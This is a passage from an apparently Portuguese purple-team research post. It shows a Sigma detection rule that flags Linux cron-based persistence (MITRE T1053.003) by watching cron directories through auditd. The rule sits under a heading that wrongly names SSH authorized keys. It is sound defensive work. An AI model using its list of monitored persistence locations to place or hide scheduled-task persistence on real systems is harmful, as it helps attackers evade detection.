


Figura 13: Alertas Gerados com a Regra Criada pelo Purple Team

Padrão SIGMA: Account Manipulation: SSH Authorized Keys

```
title: 'Linux - Persistência Utilizando Tarefas Agendadas Cron - BASELINE'
id: edc14135-1567-4366-85a9-37afb55a7e33
status: stable
description: 'Esta regra detecta o comportamento gerado pela criação de tarefas agendadas cron'
references:
  - 'https://attack.mitre.org/techniques/T1053/003/'
author: CTI Purple Team - Bryenne Soares
date: 28/06/2024
tags:
  - attack.persistence.TA0003
  - attack.T1053.003 # Scheduled Task/Job: Cron
logsource:
  category:
  product: Linux
  definition: auditd
detection:
  Path_Name:
    path_name|contains:
      - '/etc/cron.d/'
      - '/etc/cron.daily/'
```

```
- '/etc/cron.hourly/'
- '/etc/cron.monthly/'
- '/etc/cron.weekly/'
- '/etc/crontab'
Work_Dir:
  work_dir|contains:
    - '/var/spool/cron'
  condition: Path_Name OR Work_Dir
fields:
  - 'CWD'
  - 'Path_Parent'
  - 'Path_Create'
falsepositives:
  - "É necessário validar se foi realizado uma ação administrativa de
conhecimento da equipe de infraestrutura"
level: high
```

Conclusão

Esperamos que você que leu ou assistiu o Webinar, possa ter compreendido a inteligência que trouxemos nesta pesquisa. Qualquer dúvida, é só nos contactar.

Link do Webinar

Caso você não pode participar do Webinar de apresentação da pesquisa, ou gostaria rever, basta clicar neste [link](#)